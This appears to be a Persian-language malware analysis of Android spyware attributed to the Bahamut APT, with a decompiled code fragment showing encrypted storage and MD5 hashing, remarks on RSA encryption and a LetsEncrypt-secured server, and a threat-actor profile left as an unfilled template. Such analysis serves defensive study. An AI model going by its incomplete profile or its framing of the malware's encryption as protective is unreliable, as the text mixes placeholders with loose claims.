این نمونه‌های ماژول نشان می‌دهند که تابع رمزنگاری به منظور شروع فرآیند رمزنگاری داده‌ها استفاده می‌شود. تحلیل‌ها نشان می‌دهند که تهاجمگر از رمزنگاری RSA/ECB/OAEPPadding برای ذخیره داده‌ها به صورت رمزنگاری شده استفاده می‌کند. این نشان‌دهنده استفاده از روش‌های پیچیده رمزنگاری برای حفاظت از اطلاعات حساس در فرآیند انتقال و ذخیره داده‌ها توسط برنامه مخرب است. این اطلاعات رمزنگاری شده می‌توانند از دسترسی اشخاص غیرمجاز به اطلاعات محافظت کنند و امنیت داده‌ها را تضمین کنند.



```
  LazyThreadSafetyMode lazyThreadSafetyMode3 = KoinPlatformTools.INSTANCE.defaultLazyMode();
  keyManager$delegate = LazyKt.lazy(lazyThreadSafetyMode3, (Function0)new Object(koinComponent1, null, null));
  koinComponent1 = miniHelper;
  LazyThreadSafetyMode lazyThreadSafetyMode1 = KoinPlatformTools.INSTANCE.defaultLazyMode();
  repo$delegate = LazyKt.lazy(lazyThreadSafetyMode1, (Function0)new Object(koinComponent1, null, null));
}

private final EncryptDB getDatabase() {
  return (EncryptDB)database$delegate.getValue();
}

private final LibCacheManager getKeyManager() {
  return (LibCacheManager)keyManager$delegate.getValue();
}

private final ApiServiceRepository getRepo() {
  return (ApiServiceRepository)repo$delegate.getValue();
}

public static Object storeInDB$default(MiniHelper paramMiniHelper, JSONObject paramJSONObject, String paramString, Continuation<? super Unit> paramContinuation, in
  if ((paramInt & 0x2) != 0)
    paramString = null;
  return paramMiniHelper.storeInDB(paramJSONObject, paramString, paramContinuation);
}

public Koin getKoin() {
  return KoinComponent.DefaultImpls.getKoin(this);
}

public final byte[] getMd(String paramString) {
  Intrinsics.checkNotNullParameter(paramString, "<this>");
  MessageDigest messageDigest = MessageDigest.getInstance("MD5");
  Charset charset = StandardCharsets.UTF_8;
  Intrinsics.checkNotNullExpressionValue(charset, "UTF_8");
  byte[] arrayOfByte = paramString.getBytes(charset);
  Intrinsics.checkNotNullExpressionValue(arrayOfByte, "this as java.lang.String).getBytes(charset)");
  arrayOfByte = messageDigest.digest(arrayOfByte);
  Intrinsics.checkNotNullExpressionValue(arrayOfByte, "getInstance(\"MD5\").digest(this.toByteArray(UTF_8))");
  return arrayOfByte;
```

این نمونه نمایانگر یک درخواست HTTP زنده (Live HTTP request) است که نشان می‌دهد گواهی LetsEncrypt برای ارتباط رمزنگاری شده بین برنامه و سرور مورد استفاده قرار می‌گیرد تا از تعقیب ترافیک شبکه جلوگیری کند. استفاده از گواهی امنیتی از این نوع به ارتقاء امنیت ارتباطات و جلوگیری از تعاملات ترافیک شبکه توسط اشخاص غیرمجاز کمک می‌کند. این نشان می‌دهد که تهاجمگر برای انجام ارتباطات امن با سرور از گواهی‌نامه‌های اعتبارسنجی شده و امنیتی استفاده می‌کند.

پروفایل تهاجمگر (Threat Actor):

در اینجا می‌توانید به تفصیل به پروفایل تهاجمگر پرداخته و اطلاعاتی مانند نام مستعار، توصیف، دلایل اقدام، منطقه هدف، نرم‌افزار مخرب مورد استفاده و آسیب‌پذیری‌های بهره‌برداری شده را بیان کنید:

۱. **نام مستعار (Aliases):** نام‌های دیگر یا مستعارهای معروفی که تهاجمگر به آنها اطلاق می‌کند.

۲. **توصیف (Description):** توصیف مختصری از تهاجمگر یا گروه مهاجم و فعالیت‌های آنها.

۳. **انگیزه (Motivation):** دلایل و انگیزه‌های تهاجمگر برای انجام حملات را توضیح دهید، مثلاً به دنبال دسترسی به اطلاعات حساس یا تخریب سیستم‌ها هستند.

۴. **منطقه هدف (Targets region):** منطقه جغرافیایی که تهاجمگر به طور اصلی بر روی آن تمرکز دارد.


۵. **نرم‌افزار مخرب مورد استفاده (Malware Used):** نرم‌افزار مخرب‌ها یا ابزارهایی که تهاجمگر برای انجام حملات استفاده می‌کند.

۶. **آسیب‌پذیری بهره‌برداری شده (Vulnerability Exploited):** آسیب‌پذیری‌های مورد بهره‌برداری که تهاجمگر از آنها برای نفوذ و حملات خود استفاده می‌کند.

این اطلاعات به تجزیه و تحلیل تهدیدات امنیتی و اتخاذ تدابیر مقابله‌ای برای حفاظت از سیستم‌ها و اطلاعات می‌تواند کمک کند.

پروفایل تهاجمگر (Threat Actor)

مدل تحلیلی:



۲ مراجع

1- https://www.cyfirma.com/outofband/apt-bahamut-targets-individuals-with-android-malware-using-spear-messaging/
2- https://nextdoorsec.medium.com/safe-chat-or-safe-hack-new-android-malware-raises-concerns-267e9d09710f
3- https://gridinsoft.com/blogs/bahamut-apt-fake-safechat-app/